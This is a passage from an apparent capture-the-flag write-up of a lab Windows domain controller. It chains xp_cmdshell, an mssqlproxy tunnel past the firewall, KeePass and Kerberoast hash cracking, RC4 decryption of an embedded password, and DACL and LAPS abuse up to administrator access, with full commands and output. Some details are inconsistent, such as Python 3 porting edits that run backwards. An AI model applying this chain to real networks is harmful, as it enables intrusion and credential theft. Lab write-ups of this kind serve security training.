Status                : Se analizó la regla correctamente desde el almacén. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
This list shows several blocking rules. One of them is the WinRM rule, which blocks all incoming traffic to that service. We can also see other rules blocking outbound TCP, UDP, and ICMP connections (from the server to the outside), which prevents me from sending a reverse shell to my machine.
In the list of listening ports, we can verify that WinRM is actually listening on port 5985:
[bryan@sec]$ mssqlclient.py 'licordebellota.htb/sa:#mssql_s3rV1c3!2020'@10.129.228.115 -c 'xp_cmdshell "netstat -nat -p TCP"'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
SQL> xp_cmdshell "netstat -nat -p TCP"
output
--------------------------------------------------------------------------------
NULL
Conexiones activas
NULL
  Proto  Dirección local          Dirección remota        Estado
           Estado de descarga
NULL
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:49677          0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:49678          0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:49695          0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:49708          0.0.0.0:0              LISTENING       EnHost
  TCP    0.0.0.0:49728          0.0.0.0:0              LISTENING       EnHost
  TCP    10.129.228.115:53      0.0.0.0:0              LISTENING       EnHost
  TCP    10.129.228.115:139     0.0.0.0:0              LISTENING       EnHost
  TCP    10.129.228.115:389     10.129.228.115:54508   ESTABLISHED     EnHost
  TCP    10.129.228.115:389     10.129.228.115:54543   ESTABLISHED     EnHost
  TCP    10.129.228.115:389     10.129.228.115:54550   ESTABLISHED     EnHost
  TCP    10.129.228.115:1433    10.10.15.79:46970      ESTABLISHED     EnHost
  TCP    10.129.228.115:54508   10.129.228.115:389     ESTABLISHED     EnHost
  TCP    10.129.228.115:54543   10.129.228.115:389     ESTABLISHED     EnHost
  TCP    10.129.228.115:54550   10.129.228.115:389     ESTABLISHED     EnHost
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       EnHost
  TCP    127.0.0.1:389          127.0.0.1:49682        ESTABLISHED     EnHost
  TCP    127.0.0.1:389          127.0.0.1:49684        ESTABLISHED     EnHost
  TCP    127.0.0.1:389          127.0.0.1:49746        ESTABLISHED     EnHost
  TCP    127.0.0.1:389          127.0.0.1:54504        ESTABLISHED     EnHost
  TCP    127.0.0.1:49682        127.0.0.1:389          ESTABLISHED     EnHost
  TCP    127.0.0.1:49684        127.0.0.1:389          ESTABLISHED     EnHost
  TCP    127.0.0.1:49746        127.0.0.1:389          ESTABLISHED     EnHost
  TCP    127.0.0.1:54504        127.0.0.1:389          ESTABLISHED     EnHost
NULL
We can also confirm that the DC can connect to that port:
[bryan@sec]$ mssqlclient.py 'licordebellota.htb/sa:#mssql_s3rV1c3!2020'@10.129.228.115 -c 'xp_cmdshell "powershell Test-NetConnection -ComputerName localhost -Port 5985"'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
SQL> xp_cmdshell "powershell Test-NetConnection -ComputerName localhost -Port 5985"
output
----------------------------------------------
NULL
NULL
ComputerName     : localhost
RemoteAddress    : ::1
RemotePort       : 5985
InterfaceAlias   : Loopback Pseudo-Interface 1
SourceAddress    : ::1
TcpTestSucceeded : True
NULL
Firewall Evasion: MSSQL Proxy DLL
Although the firewall rules prevent us from communicating with WinRM, we can use the DC as a proxy to create a tunnel between the local machine and the DC’s internal services. For this, I’ll use mssqlproxy .
Before continuing, keep in mind that the project has its own modified version of mssqlclient.py, but it’s written for Python 2.7, so we’ll adapt it for Python 3+. The required changes are the following:
- Replace the
_threadlibrary withthready fix all occurrences throughout code. - Replace the
.hex()method with.encode('hex'), anddata.fromhex(data)withdata.decode('hex'). - Remove the
boperator from the stringif b'Powered by blackarrow.net'(line 222) and frommssql.socket.sendall(b'ACK')(line 230).
First, we need to upload the reciclador.dll DLL to the DC:
[bryan@sec]$ mssqlclient.py 'licordebellota.htb/sa:#mssql_s3rV1c3!2020'@10.129.228.115
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> upload reciclador.dll C:\Windows\Temp\reciclador.dll
[+] Data length (b64-encoded): 145.34 KB with MD5: 135c7ea49787409c29f57b3311c5a376
[+] Uploading...
[+] Uploaded
[+] certutil -decode "C:\Windows\Temp\reciclador.dll.b64" "C:\Windows\Temp\reciclador.dll"
[+] del "C:\Windows\Temp\reciclador.dll.b64"
[+] certutil -hashfile "C:\Windows\Temp\reciclador.dll" MD5
[+] MD5 hashes match
SQL (sa  dbo@master)>
Now we need to enable the Microsoft.SqlServer.Proxy.dll DLL:
[bryan@sec]$ python mssqlclient.py 'licordebellota.htb/sa:#mssql_s3rV1c3!2020'@10.129.228.115 -install -clr Microsoft.SqlServer.Proxy.dll
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

mssqlproxy - Copyright 2020 BlackArrow
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[*] Proxy mode: install
[*] CLR enabled
[*] Assembly successfully installed
[*] Procedure successfully installed
Optionally, we can verify that reciclador.dll was loaded correctly:
[bryan@sec]$ python mssqlclient.py 'licordebellota.htb/sa:#mssql_s3rV1c3!2020'@10.129.228.115 -check -reciclador 'C:\Windows\Temp\reciclador.dll'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

mssqlproxy - Copyright 2020 BlackArrow
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[*] Proxy mode: check
[*] Assembly is installed
[*] Procedure is installed
[*] reciclador is installed
[*] clr enabled
Finally, we’ll start the proxy server:
[bryan@sec]$ python mssqlclient2.py 'licordebellota.htb/sa:#mssql_s3rV1c3!2020'@10.129.228.115 -start -reciclador 'C:\Windows\Temp\reciclador.dll'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

mssqlproxy - Copyright 2020 BlackArrow
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[*] Proxy mode: check
[*] Assembly is installed
[*] Procedure is installed
[*] reciclador is installed
[*] clr enabled
[*] Proxy mode: start
[*] Listening on port 1337...
[*] ACK from server!
The proxy server will be listening on port 1337, so I’ll add an entry to /etc/proxychains.conf to redirect all my SOCKS5 connections to that port:
[bryan@sec]$ tail /etc/proxychains.conf

[ProxyList]
socks5 127.0.0.1 1337
Finally, we can get a WinRM shell on the DC:
[bryan@sec]$ proxychains ewp -i 10.129.228.115 -u 'svc_mssql' -p '#mssql_s3rV1c3!2020'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.17
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to '10.129.228.115:5985' as 'svc_mssql'
[proxychains] Strict chain  ...  127.0.0.1:1337  ...  10.129.228.115:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1337  ...  10.129.228.115:5985  ...  OK
evil-winrm-py PS C:\Users\svc_mssql\Documents>
Shell as user 3v4Si0N
Cracking Keepass
Inside the svc_mssql user’s directory, there’s a KDBX file (KeePass), a personal database used to store passwords:
evil-winrm-py PS C:\Users\svc_mssql\Documents> tree C:\Users /F /A
Listado de rutas de carpetas
El número de serie del volumen es 94DB-AFCA
C:\USERS
+---3v4Si0N
+---administrador
+---cybervaca
+---Dr.Zaiuss
+---jari
+---Public
+---superfume
\---svc_mssql
    +---Desktop
    |       credentials.kdbx
    |       note.txt
    |
    +---Documents
    +---Downloads
    +---Favorites
    +---Links
    +---Music
    +---Pictures
    +---Saved Games
    \---Videos
The file is password-protected so I’ll extract its hash and try to crack it:
[bryan@sec]$ keepass2john credentials.kdbx
credentials:$keepass$*2*60000*0*006e4f7f747a915a0301bded09da8339260ff96caf1ca7cef63b8fdd37c6a836*deabca672663938eddc0ee9e2726d9ff65d4ab7c6863f6f712f1c14b97c670a2*b33392502f94cd323ed25bc2d9c1749a*67ac769a9693b2ef7f1a149fb4e182042fcd2888df727ef4226edb5d9ae35c5c*dccf52b56e846bf088caa284beeaceffe16f304586ee13e87197387bac16ca6b
[bryan@sec]$ keepass2john credentials.kdbx > keepass_hash.txt
[bryan@sec]$
[bryan@sec]$ john keepass_hash.txt --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
Warning: detected hash type "KeePass", but the string is also recognized as "KeePass-opencl"
Use the "--format=KeePass-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mahalkita        (credentials)
1g 0:00:00:00 DONE (2026-09-14 12:55) 1.492g/s 334.3p/s 334.3c/s 334.3C/s alyssa..horses
Use the "--show" option to display all of the cracked passwords reliably
Session completed
The hash was successfully cracked, and we got the password mahalkita.
I’ll now use this password to access KeePass:
Inside the database, we find the password Gu4nCh3C4NaRi0N!23 for the 3v4Si0N user.
These credentials are valid, and they also allow me to log in to the DC over SSH:
[bryan@sec]$ ssh 3v4Si0N@10.129.228.115

Microsoft Windows [Versión 10.0.17763.1879]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

licordebellota\3v4si0n@PIVOTAPI C:\Users\3v4Si0N>hostname
PivotAPI

licordebellota\3v4si0n@PIVOTAPI C:\Users\3v4Si0N>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet0 2:

   Sufijo DNS específico para la conexión. . : .htb
   Dirección IPv4. . . . . . . . . . . . . . : 10.129.228.115
   Máscara de subred . . . . . . . . . . . . : 255.255.0.0
   Puerta de enlace predeterminada . . . . . : 10.129.0.1

licordebellota\3v4si0n@PIVOTAPI C:\Users\3v4Si0N>tree C:\Users /F /A
Listado de rutas de carpetas
El número de serie del volumen es 94DB-AFCA
C:\USERS
+---3v4Si0N
|   +---3D Objects
|   +---Contacts
|   +---Desktop
|   |       user.txt
|   |
|   +---Documents
|   +---Downloads
|   +---Favorites
|   |   |   Bing.url
|   |   |
|   |   \---Links
|   +---Links
|   |       Desktop.lnk
|   |       Downloads.lnk
|   |
|   +---Music
|   +---Pictures
|   +---Saved Games
|   +---Searches
|   \---Videos
+---administrador
+---cybervaca
+---Dr.Zaiuss
+---jari
+---Public
+---superfume
\---svc_mssql
    +---Desktop
...[snip]...
That’s how we get the first flag.
Shell as user superfume
DACL Abuse
While exploring the filesystem, I found a C:\Developer directory, which I can’t access with my current user:
PS C:\> dir C:\

    Directorio: C:\

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       08/08/2020     19:23                Developers
d-----       08/08/2020     12:53                inetpub
d-----       08/08/2020     22:48                PerfLogs
d-r---       19/02/2021     13:42                Program Files
d-----       09/08/2020     17:06                Program Files (x86)
d-r---       08/08/2020     19:46                Users
d-----       29/04/2021     17:31                Windows

PS C:\> icacls Developers\
Developers\: Acceso denegado.
Se procesaron correctamente 0 archivos; error al procesar 1 archivos
Even though we can’t access this directory, we should keep it in mind since it could contain sensitive information.
When looking at the DACLs for the 3v4Si0N user in BloodHound, we can see that it has GenericAll permissions over several domain users:
After digging a little deeper, we can build the following attack path:
This attack path is interesting because it’ll allow us to obtain an account that’s a member of the Developers group. This group could give us access to the C:\Developers\ directory we found earlier and potentially allow us to access sensitive files.
The Superfume user is a member of this group, and we can also see that it’s a member of the Remote Management Users group:
First, I’ll take advantage of the GenericAll permission we have over the Dr.zaiuss user to perform a Targeted Kerberoast and obtain this user’s TGS hash:
[bryan@sec]$ targetedKerberoast.py -d 'licordebellota.htb' -u '3V4SI0N' -p 'Gu4nCh3C4NaRi0N!23' --request-user 'dr.zaiuss'
[*] Starting kerberoast attacks
[*] Attacking user (dr.zaiuss)
[+] Printing hash for (Dr.Zaiuss)
$krb5tgs$23$*Dr.Zaiuss$LICORDEBELLOTA.HTB$licordebellota.htb/Dr.Zaiuss*$544ca70f126e7eba58be...[snip]...
Now I’ll try to crack it:
[bryan@sec]$ john dr.zaiuss_hash.txt --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwe123QWE!@#     (?)
1g 0:00:00:01 DONE (2026-09-14 13:10) 0.6849g/s 3042Kp/s 3042Kc/s 3042KC/s qwedsa2..quocuty
Use the "--show" option to display all of the cracked passwords reliably
Session completed
We were able to crack the hash and obtained the password qwe123QWE!@#.
The Dr.zaiuss user also has GenericAll permissions over the Superfume user, so I’ll repeat exactly the same steps for this user:
[bryan@sec]$ targetedKerberoast.py -d 'licordebellota.htb' -u 'dr.zaiuss' -p 'qwe123QWE!@#' --request-user 'superfume'
[*] Starting kerberoast attacks
[*] Attacking user (superfume)
[+] Printing hash for (superfume)
$krb5tgs$23$*superfume$LICORDEBELLOTA.HTB$licordebellota.htb/superfume*$061b95a4a18cfbe...[snip]...
[bryan@sec]$ echo '$krb5tgs$23$*superfume$LICORDEBELLOTA.HTB$licordebellota.htb/superfume*$061b95a4a18cfbe...[snip]...' > superfume_hash.txt
[bryan@sec]$
[bryan@sec]$ john superfume_hash.txt --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwe123QWE!@#     (?)
1g 0:00:00:01 DONE (2026-09-14 13:12) 0.6993g/s 3106Kp/s 3106Kc/s 3106KC/s qwedsa2..quocuty
Use the "--show" option to display all of the cracked passwords reliably
Session completed
The hash was successfully cracked, and the password we obtained is exactly the same as the previous user’s.
Now we can access the DC over WinRM and try to view the contents of the C:\Developers\ directory:
[bryan@sec]$ proxychains ewp -i 10.129.228.115 -u 'superfume' -p 'qwe123QWE!@#'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.17
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to '10.129.228.115:5985' as 'superfume'
[proxychains] Strict chain  ...  127.0.0.1:1337  ...  10.129.228.115:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1337  ...  10.129.228.115:5985  ...  OK
evil-winrm-py PS C:\Users\superfume\Documents>

evil-winrm-py PS C:\Developers> tree /F /A
Listado de rutas de carpetas
El n£mero de serie del volumen es 94DB-AFCA
C:.
+---Jari
|       program.cs
|       restart-mssql.exe
|
\---Superfume
Inside the directory, there are two directories named after the users Jari and Superfume. Inside Jari’s directory, there’s a C# script and an executable.
Shell as user Administrador
.NET binary analysis
The restart-mssql.exe binary is a 64-bit executable written in C#:
[bryan@sec]$ file restart-mssql.exe
restart-mssql.exe: PE32+ executable for MS Windows 6.00 (console), x86-64 Mono/.Net assembly, 2 sections
And the program.cs file appears to be the source code for this executable:
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Threading;

namespace restart_oracle
{
    class Program
    {
        public class RC4
        {

            public static byte[] Encrypt(byte[] pwd, byte[] data)
            {
                int a, i, j, k, tmp;
                int[] key, box;
                byte[] cipher;

                key = new int[256];
                box = new int[256];
                cipher = new byte[data.Length];

                for (i = 0; i < 256; i++)
                {
                    key[i] = pwd[i % pwd.Length];
                    box[i] = i;
                }
                for (j = i = 0; i < 256; i++)
                {
                    j = (j + box[i] + key[i]) % 256;
                    tmp = box[i];
                    box[i] = box[j];
                    box[j] = tmp;
                }
                for (a = j = i = 0; i < data.Length; i++)
                {
                    a++;
                    a %= 256;
                    j += box[a];
                    j %= 256;
                    tmp = box[a];
                    box[a] = box[j];
                    box[j] = tmp;
                    k = box[((box[a] + box[j]) % 256)];
                    cipher[i] = (byte)(data[i] ^ k);
                }
                return cipher;
            }

            public static byte[] Decrypt(byte[] pwd, byte[] data)
            {
                return Encrypt(pwd, data);
            }

            public static byte[] StringToByteArray(String hex)
            {
                int NumberChars = hex.Length;
                byte[] bytes = new byte[NumberChars / 2];
                for (int i = 0; i < NumberChars; i += 2)
                    bytes[i / 2] = Convert.ToByte(hex.Substring(i, 2), 16);
                return bytes;
            }

        }

        static void Main()
        {

            string banner = @"
    ____            __             __                               __
   / __ \___  _____/ /_____ ______/ /_   ____ ___  ______________ _/ /
  / /_/ / _ \/ ___/ __/ __ `/ ___/ __/  / __ `__ \/ ___/ ___/ __ `/ /
 / _, _/  __(__  ) /_/ /_/ / /  / /_   / / / / / (__  |__  ) /_/ / /
/_/ |_|\___/____/\__/\__,_/_/   \__/  /_/ /_/ /_/____/____/\__, /_/
                                                             /_/
                                                 by @HelpDesk 2020

";
            byte[] key = Encoding.ASCII.GetBytes("");
            byte[] password_cipher = { };
            byte[] resultado = RC4.Decrypt(key, password_cipher);
            Console.WriteLine(banner);
            Thread.Sleep(5000);
            System.Diagnostics.Process psi = new System.Diagnostics.Process();
            System.Security.SecureString ssPwd = new System.Security.SecureString();
            psi.StartInfo.FileName = "c:\\windows\\syswow64\\cmd.exe";
            psi.StartInfo.Arguments = "/c sc.exe stop SERVICENAME ; sc.exe start SERVICENAME";
            psi.StartInfo.RedirectStandardOutput = true;
            psi.StartInfo.UseShellExecute = false;
            psi.StartInfo.UserName = "Jari";
            string password = "";
            for (int x = 0; x < password.Length; x++)
            {
               ssPwd.AppendChar(password[x]);
            }
            password = "";
            psi.StartInfo.Password = ssPwd;
            psi.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            psi.Start();

        }
    }
}
This program initializes a process to execute sc.exe and restart a service using sc.exe stop SERVICENAME and sc.exe start SERVICENAME. It’s executing this as the Jari user and performs several operations on the password, although the variable storing it (string password) is empty. The service it’s supposed to restart is probably the MSSQL service, but it uses SERVICENAME as a placeholder, and the user’s password isn’t included probably for security reasons.
I’ll analyze the restart-mssql.exe executable with dnSpy
to decompile it and inspect its source code:
The source code is similar to the original code, but this time it reveals the string CR_is_a_crybaby and an encrypted byte array stored in the data variable.
The program uses Program.RC4.Decrypt(bytes, data) to decrypt the byte array, and the arguments include the CR_is_a_crybaby key and the encrypted data. The implementation of this method is as follows:
public static byte[] Decrypt(byte[] pwd, byte[] data)
{
	return Program.RC4.Encrypt(pwd, data);
}
The method simply calls Encrypt(pwd, data).
The implementation of the Encrypt() method is as follows:
public static byte[] Encrypt(byte[] pwd, byte[] data)
	{
		int[] array = new int[256];
		int[] array2 = new int[256];
		byte[] array3 = new byte[data.Length];
		int i;
		for (i = 0; i < 256; i++)
	{
		array[i] = (int)pwd[i % pwd.Length];
		array2[i] = i;
	}
		int num;
		for (i = (num = 0); i < 256; i++)
	{
		num = (num + array2[i] + array[i]) % 256;
		int num2 = array2[i];
		array2[i] = array2[num];
		array2[num] = num2;
	}
	int num3;
	num = (num3 = (i = 0));
	while (i < data.Length)
	{
		num3++;
		num3 %= 256;
		num += array2[num3];
		num %= 256;
		int num2 = array2[num3];
		array2[num3] = array2[num];
		array2[num] = num2;
		int num4 = array2[(array2[num3] + array2[num]) % 256];
		array3[i] = (byte)((int)data[i] ^ num4);
		i++;
	}
	return array3;
}
This is basically an implementation of RC4. It applies an XOR between the plaintext and a keystream derived from the secret key to encrypt the data, and the program uses the same procedure to decrypt it.
To decrypt this byte array, I’ll use the following Python script:
key = b"CR_is_a_crybaby"

data = bytes([
    66, 180, 137, 236, 54, 46, 36,
    97, 214, 48, 90, 72, 24, 83
])

S = list(range(256))
j = 0

# KSA (Key-Scheduling Algorithm)
for i in range(256):
    j = (j + S[i] + key[i % len(key)]) % 256
    S[i], S[j] = S[j], S[i]

# PRGA (Pseudo-Random Generation Algorithm)
i = 0
j = 0
result = bytearray()

for byte in data:
    i = (i + 1) % 256
    j = (j + S[i]) % 256
    S[i], S[j] = S[j], S[i]

    k = S[(S[i] + S[j]) % 256]
    result.append(byte ^ k)

print(result)
The script performs a procedure similar to the Encrypt() function.
When we run the script, we get the plaintext string:
[bryan@sec]$ python rc4_decrypt.py
bytearray(b'Cos@Chung@!RPG')
[bryan@sec]$ nxc smb 10.129.228.115 -u 'jari' -p 'Cos@Chung@!RPG' -M change-password -o USER=gibdeon NEWPASS=Password123!
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [+] LicorDeBellota.htb\jari:Cos@Chung@!RPG
This gives us a valid password for Jari.
Alternatively, we can decrypt the string using CyberChef . First, we need to encode the byte array as hexadecimal and pass it as input to the RC4 function along with the secret key:
DACL Abuse
Earlier, we saw that the Jari user was important because it would allow us to read passwords stored in LAPS. The attack path is as follows:
Jari can change the password of the Gibdeon user. Since this user is a member of Account Operators, it has GenericAll permissions over the LAPS ADM group.
The first thing we need to do is change the password of the Gibdeon user:
[bryan@sec]$ nxc smb 10.129.228.115 -u 'jari' -p 'Cos@Chung@!RPG' -M change-password -o USER=gibdeon NEWPASS=Password123!
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [+] LicorDeBellota.htb\jari:Cos@Chung@!RPG
CHANGE-P... 10.129.228.115  445    PIVOTAPI         [+] Successfully changed password for gibdeon
Now we’ll take advantage of the GenericAll permissions that the Gibdeon user has over the LAPS ADM group and add the user to the group:
[bryan@sec]$ nxc smb 10.129.228.115 -u 'gibdeon' -p 'Password123!' -M modify-group -o USER='gibdeon' GROUP='LAPS ADM'
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [+] LicorDeBellota.htb\gibdeon:Password123!
MODIFY-G... 10.129.228.115  445    PIVOTAPI         [+] Successfully added gibdeon to group LAPS ADM
Finally, I’ll read the passwords stored in LAPS:
[bryan@sec]$ nxc smb 10.129.228.115 -u 'gibdeon' -p 'Password123!' --laps
SMB         10.129.228.115  445    PIVOTAPI         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.115  445    PIVOTAPI         [-] PIVOTAPI\administrator:8gaq15fVbVKxoWZiv4wg STATUS_LOGON_FAILURE
This shows us the Administrator password, whose actual username is Administrador.
We can finally use this password to get a WinRM shell and retrieve the last flag:
[bryan@sec]$ proxychains ewp -i 10.129.228.115 -u 'Administrador' -p '8gaq15fVbVKxoWZiv4wg'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.17
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to '10.129.228.115:5985' as 'Administrador'
[proxychains] Strict chain  ...  127.0.0.1:1337  ...  10.129.228.115:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1337  ...  10.129.228.115:5985  ...  OK
evil-winrm-py PS C:\Users\administrador\Documents>

evil-winrm-py PS C:\Users\administrador\Documents> (Get-ChildItem -Path C:\Users -Recurse -ErrorAction SilentlyContinue | ? { $_.Nam
e -like "*user.txt" -or $_.Name -like "root.txt" }).ForEach({ echo "Content of file $($_.FullName) : $(type $_.FullName)" })

Content of file C:\Users\3v4Si0N\Desktop\user.txt : 9e6cd97f3750deccae3e59c5af5a449a
Content of file C:\Users\cybervaca\Desktop\root.txt : 681b136b001c165d93aaecb60012762f